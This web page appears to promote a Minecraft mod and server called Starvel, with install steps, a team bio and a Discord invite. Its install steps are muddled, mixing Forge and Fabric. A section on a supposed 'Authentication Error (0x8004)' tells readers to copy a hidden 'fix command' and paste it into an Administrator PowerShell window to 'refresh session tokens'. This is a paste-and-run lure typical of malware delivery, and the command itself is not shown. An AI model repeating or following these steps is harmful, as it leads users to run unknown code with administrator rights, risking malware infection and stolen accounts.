How to Install Starvel Mod
-
Download Forge
Download and install Minecraft Fabric Download and install Fabric Loader for Minecraft. Run the installer and select "Install Client". -
Locate Mods Folder
Open Minecraft, go to Options → Resource Packs → Open Pack Folder, then navigate to the mods folder.
Alternatively, press Win+R and type%appdata%\.minecraft\mods. -
Download the Mod
Download Starvel and place the.jarfile in the mods folder. Do not extract the file; move it as is. Or use the installer for automatic setup. -
Launch Minecraft
Open the Minecraft Launcher, select the Forge profile, and click Play. It is recommended to have at least 4GB of RAM allocated.
Fixing Authentication Error
-
Solve Authentication Error (0x8004)
If you encounter the Authentication Error (0x8004), your client is out of sync with the server's security protocol. Copy the fix command below. -
Run the Command
Open PowerShell as Administrator, paste the copied command, and press Enter to refresh your session tokens. Once done, restart your game.
Starvel News & Blog


A Friendly Community
Join a welcoming community of players who love to explore, build, and have fun together. Whether you're a newcomer or a veteran, you'll always find friendly faces ready to team up and share the adventure!
Meet The Team
The people behind Starvel
Hey, I'm Gabriel! As the owner and lead developer of Starvel, I wear a lot of hats — from building and maintaining the server behind the scenes to managing the team and making sure everything runs smoothly. It's a hands-on role, but I wouldn't have it any other way! When I'm not busy developing new features or keeping things in order, you'll find me actively hanging out on the server and in our community — so feel free to say hi whenever you spot me around!

Join the Community!
Chat with fellow players, stay up to date on events and updates, get support, and hang out with the Starvel team. Our Discord is where it all happens — come say hi!
JOIN OUR DISCORD